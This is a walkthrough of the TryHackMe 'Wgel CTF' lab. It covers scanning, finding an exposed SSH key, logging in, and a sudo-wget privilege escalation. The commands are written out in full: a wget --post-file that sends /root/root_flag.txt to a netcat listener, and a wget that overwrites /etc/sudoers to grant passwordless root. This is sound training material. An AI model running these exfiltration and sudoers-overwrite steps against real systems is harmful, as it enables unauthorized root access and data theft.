
TryHackMe: Wgel CTF


Recently, I completed a TryHackMe room called Wgel CTF. It is an easy level boot to root CTF.

Network Scanning

Let's start off by doing an aggressive nmap scan to see open ports and services:



```
┌──(kali㉿kali)-[~/Documents/wgel]
└─$ sudo nmap -A 10.10.198.197 -oN wgel_nmap
```




```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-08 21:30 EST
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 30.40% done; ETC: 21:30 (0:00:05 remaining)
Nmap scan report for 10.10.198.197
Host is up (0.26s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:96:1b:66:80:1b:76:48:68:2d:14:b5:9a:01:aa:aa (RSA)
|   256 18:f7:10:cc:5f:40:f6:cf:92:f8:69:16:e2:48:f4:38 (ECDSA)
|_  256 b9:0b:97:2e:45:9b:f3:2a:4b:11:c7:83:10:33:e0:ce (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Aggressive OS guesses: Linux 3.10 - 3.13 (96%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Lin
 4.9 (93%), Linux 3.4 - 3.10 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 53/tcp)
HOP RTT       ADDRESS
1   24.81 ms  10.4.0.1
2   ... 3
4   280.47 ms 10.10.198.197

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.86 seconds
```

This didn't reveal anything particularly useful, except for the fact that we have a web server and ssh running on the target machine.


Directory Enumeration

If you visit the IP on port 80, you are given the default apache page so let's use dirbuster to enumerate directories:




```
┌──(kali㉿kali)-[~/Documents/wgel]
└─$ dirb http://10.10.198.197 /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
```

This revealed the directory /sitemap/, lets enumerate this directory:



```
┌──(kali㉿kali)-[~/Documents/wgel]
└─$ dirb http://10.10.198.197/sitemap/ /usr/share/wordlists/dirb/common.txt
```

This found another directory, .ssh, which sounds very interesting. If we visit this directory, we can see an id_rsa file:




Index of /sitemap/.ssh

Name	Last modified	Size	Description
Parent Directory		-	
id_rsa	2019-10-26 09:24	1.6K	

Apache/2.4.18 (Ubuntu) Server at 10.10.198.197 Port 80


If we click on this file, we can see a private key which we can likely use to login via SSH. Unfortunately we don't have a username, so we cant login via SSH just yet. After looking around for a while, I found an interesting comment in the default apache page's source code:



```
<!-- Jessie don't forget to udate the webiste -->
```


User Flag

Jessie is likely a username, so let's try it out (make sure to assign the correct permissions to the id_rsa file, aka enter chmod 400 id_rsa):



```
┌──(kali㉿kali)-[~/Documents/wgel]
└─$ ssh -i id_rsa jessie@10.10.198.197
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


8 packages can be updated.
8 updates are security updates.

jessie@CorpOne:~$ 
```


As you can see, we have successfully logged in as jessie. Here we can find the user flag in the Documents directory:



```
jessie@CorpOne:~$ ls
Desktop  Documents  Downloads  examples.desktop  Music  Pictures  Public  Templates  Videos
jessie@CorpOne:~$ cd Documents/
jessie@CorpOne:~/Documents$ ls
user_flag.txt
jessie@CorpOne:~/Documents$ cat user_flag.txt
057c67131c3d5e42dd5cd3075b198ff6
jessie@CorpOne:~/Documents$ 
```


Privilege Escalation

Let’s start with listing all commands that we can execute as root:




```
jessie@CorpOne:~$ sudo -l
Matching Defaults entries for jessie on CorpOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jessie may run the following commands on CorpOne:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
```

We can likely leverage wget to retrieve the root flag like as follows:




```
┌──(kali㉿kali)-[~/Documents/wgel]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
```




```
jessie@CorpOne:~$ sudo -u root /usr/bin/wget --post-file=/root/root_flag.txt 10.4.85.213:4444
--2025-01-09 05:04:13--  http://10.4.85.213:4444/
Connecting to 10.4.85.213:4444... connected.
HTTP request sent, awaiting response... 
```

And voila, we have the root flag:




```
┌──(kali㉿kali)-[~/Documents/wgel]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.4.85.213] from (UNKNOWN) [10.10.127.142] 54720
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.4.85.213:4444
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

b1b968b37519ad1daa64081886492 63d
```

Whilst we found the root flag, let’s try to get a root shell. Seeing as we can run wget as root, let’s download the /etc/sudoers file (responsible for managing what a user and the users in a group can do). Let’s create our own /etc/sudoers file and give the jessie users permissions to run any command without a password:




```
┌──(kali㉿kali)-[~/Documents/wgel]
└─$ cat sudoers
# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

jessie  ALL=(ALL:ALL) NOPASSWD: ALL
```

Let's host a HTTP server using python so we can retrieve the sudoers file we just made:



```
┌──(kali㉿kali)-[~/Documents/wgel]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
█
```



```
jessie@CorpOne:~$ sudo /usr/bin/wget 10.4.85.213:8000/sudoers -O /etc/sudoers
--2025-01-09 05:10:46--  http://10.4.85.213:8000/sudoers
Connecting to 10.4.85.213:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 159 [application/octet-stream]
Saving to: '/etc/sudoers'

/etc/sudoers                                          100%[================

2025-01-09 05:10:46 (28,6 MB/s) - '/etc/sudoers' saved [159/159]
```

If you now run sudo -l, you can see we can run any command as root. So to get a root shell, simply enter sudo su.